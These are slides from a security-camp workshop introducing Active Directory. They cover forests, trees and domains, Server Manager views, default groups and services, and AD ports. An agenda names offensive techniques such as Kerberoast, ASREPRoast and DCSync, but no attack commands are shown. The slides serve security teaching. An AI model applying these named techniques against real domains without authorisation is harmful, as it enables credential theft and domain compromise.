Deep dive into
Active Directory 101

(ch4rm) Aniq Fakhrul
(H0j3n) Ali Akbar

[3/12/2022]

RE:HACK

MCC
MALAYSIA CYBERSECURITY CAMP

https://cybercamp.my

Contents

# Part 1: Active Directory Reconnaissance

Knowing Active Directory

Connect VPN

Host Discovery

Learn AD Basics

Q & A

# Lunch

# Part 2: Attacking Active Directory

Password Brute-forcing/Spraying

ASREPRoast

Kerberoast

DCSync

Abusing ACLs

Q & A

# Mini-CTD: Compromise the Domain 🎁

$ uname -a

pngtree.com

Name: Muhammad Ali

Alias: H0j3n @h0j3n

Day job(s): Security Consultant

Night job(s): Ezpzsion, CTF, ...

github.com/H0j3n

Ali Radzali

@h0j3n

$ uname -a

Name: Aniq Fakhrul

Alias: ch4rm @aniqfakhrul

Day job(s): Security Consultant

Night job(s): PowerView.py, Sharpener, CTF...

github.com/aniqfakhrul

Aniq Fakhrul


@aniqfakhrul

Part 1: Active Directory Reconnaissance


Active Directory

- **Active Directory (AD)** is a **database** and set of services that connect users with the network resources they need to get their work done.
- Contains critical information about the environment, such as **users**, **computers** and **roles**.
- It simplifies life for **Administrators** and **end users** while enhancing security for organizations.
- Active Directory have 3 (three) main tiers:
  - **Forest**
    - The **highest** level of organization within Active Directory
  - **Trees**
    - A collection of **domains** within a Microsoft Active Directory network
  - **Domains**
    - A collection of **objects** within a Microsoft Active Directory network.

Example of Forest, Tree, Domain



Server Manager : Dashboard



WELCOME TO SERVER MANAGER

1 Configure this local server

2 Add roles and features

3 Add other servers to manage

4 Create a server group

5 Connect this server to cloud services

ROLES AND SERVER GROUPS

Roles: 3 | Server groups: 1 | Servers total: 1


AD DS 1	DNS 1	File and Storage Services 1	Local Server 1	All Servers 1
Manageability	Manageability	Manageability	Manageability	Manageability
Events	Events	Events	1 Events	1 Events
Services	Services	Services	2 Services	2 Services
Performance	Performance	Performance	Performance	Performance
BPA results	BPA results	BPA results	BPA results	BPA results
			11/12/2022 9:40 AM	11/12/2022 9:40 AM

Features Tabs

Services

Roles and Servers Groups

Server Manager : AD DS



SERVERS

All servers | 1 total

EVENTS

All events | 7 total


Server Name	ID
DC01	1202
DC01	1202
DC01	4013
DC01	3041
DC01	2886
DC01	3054
DC01	3051

SERVICES


All services | 13 total

Server Name	Display Name	Service Name	Status	Start Type
DC01	Windows Time	W32Time	Running	Automatic (Triggered)
DC01	Active Directory Web Services	ADWS	Running	Automatic
DC01	Active Directory Domain Services	NTDS	Running	Automatic
DC01	Netlogon	Netlogon	Running	Automatic
DC01	Distributed Link Tracking Client	TrkWks	Stopped	Manual
DC01	Intersite Messaging	IsmServ	Running	Automatic
DC01	DFS Namespace	Dfs	Running	Automatic

Active Directory Users and Computers




Name	Type	Description
Allowed RODC Password Replication ...	Security Group...	Members in this group c...
Cert Publishers	Security Group...	Members of this group ...
Denied RODC Password Replication G...	Security Group...	Members in this group c...
DnsAdmins	Security Group...	DNS Administrators Gro...
RAS and IAS Servers	Security Group...	Servers in this group can...
Cloneable Domain Controllers	Security Group...	Members of this group t...
DnsUpdateProxy	Security Group...	DNS clients who are per...
Domain Admins	Security Group...	Designated administrato...
Domain Computers	Security Group...	All workstations and ser...
Domain Controllers	Security Group...	All domain controllers i...
Domain Guests	Security Group...	All domain guests



Active Directory Ports

TCP
53 - DNS
88 - Kerberos Authentication
135 - RPC
137 - NetBIOS Name Resolution
139 - NetBIOS Session
389/636 - LDAP
445 - SMB

TCP
464 - Kerberos Password
3268/3269 - Global Catalog
5722 - Distributed File System Replication (DFSR)
9389 - AD Web Services



Connect VPN

